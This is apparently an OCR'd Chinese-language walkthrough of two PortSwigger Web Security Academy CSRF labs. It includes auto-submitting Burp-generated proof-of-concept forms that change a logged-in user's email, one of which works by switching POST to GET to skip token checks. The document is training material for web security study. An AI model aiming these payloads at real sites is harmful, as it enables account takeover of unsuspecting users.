

1. 没有防御的 CSRF 漏洞(1)

给了个账号 我们先登进去


存在一个更改邮箱的页面 我们可以看到没有任何的防护 说明是存在csrf漏洞的



我们可以选择自己写html文件 也可以使用burp自带的工具来生成




可以选择自动提交




```
<html>
```

```
  <!-- CSRF PoC - generated by Burp Suite
Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="https://0a6b008c04c81b0fc0979ae1008f0096.web
-security-academy.net/my-account/change-email"
method="POST">
      <input type="hidden" name="email"
value="11&#64;qq&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```




2. CSRF，其中令牌验证取决于请求方法(2)

这里的意思就是只有post才会验证csrf参数


登录之后是有发现csrf的值的

```
<!DOCTYPE html>
<html>
    <head>
        <link href="/resources/labheader/css/academyLabHeader.css" rel=stylesheet>
        <link href="/resources/css/labs.css" rel=stylesheet>
        <title>CSRF where token validation depends on request method</title>
    </head>
    <body>
            <script src="/resources/labheader/js/labHeader.js"></script>
            <div id="academyLabHeader">
    <section class='academyLabBanner'>
        <div class=container>
            <div class=logo></div>
                <div class=title-container>
                    <h2>CSRF where token validation depends on request method</h2>
                    <a id='exploit-link' class='button' target='_blank' href='https://exploit-0ad8008e04a8483cc0e26414018b0084.exploit-server.net'>Go to exploit server</a>
                    <a class=link-back href='https://portswigger.net/web-security/csrf/lab-token-validation-depends-on-request-method'>
                        Back to lab description 
                        <svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml:space=preserve title=back-arrow>
                            <g>
                                <polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15,15.1'></polygon>
                                <polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
                            </g>
                        </svg>
                    </a>
                </div>
                <div class='widgetcontainer-lab-status is-notsolved'>
                    <span>LAB</span>
                    <p>Not solved</p>
                    <span class=lab-status-icon></span>
                </div>
            </div>
        </div>
    </section>
</div>
        <div theme="">
            <section class="maincontainer">
                <div class="container is-page">
                    <header class="navigation-header">
                        <section class="top-links">
                            <a href=/>Home</a><p>|</p>
                            <a href="/my-account?id=wiener">My account</a><p>|</p>
                            <a href="/logout">Log out</a><p>|</p>
                        </section>
                    </header>
                    <header class="notification-header">
                    </header>
                    <h1>My Account</h1>
                    <div id=account-content>
                        <p>Your username is: wiener</p>
                        <p>Your email is: wiener@normal-user.net</p>
                        <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
                            <label>Email</label>
                            <input required type="email" name="email" value="">
                            <input required type="hidden" name="csrf" value="Am9FaRe3vaoIHZb59nIVWQtEV4bN7IBN">
                            <button class="button" type='submit'> Update email </button>
                        </form>
                    </div>
                </div>
            </section>
        </div>
    </body>
</html>
```


正常提交是没有问题的




当csrf token的值为假时 是失败的



这时转换请求方法进行尝试 发现成功更改并未使用csrf




生成下




```
<html>
  <!-- CSRF PoC - generated by Burp Suite
Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form
action="https://0a7600ab043d4850c0c3640b00e80046.web
-security-academy.net/my-account/change-email">
```


```
      <input type="hidden" name="email"
value="22&#64;qq&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

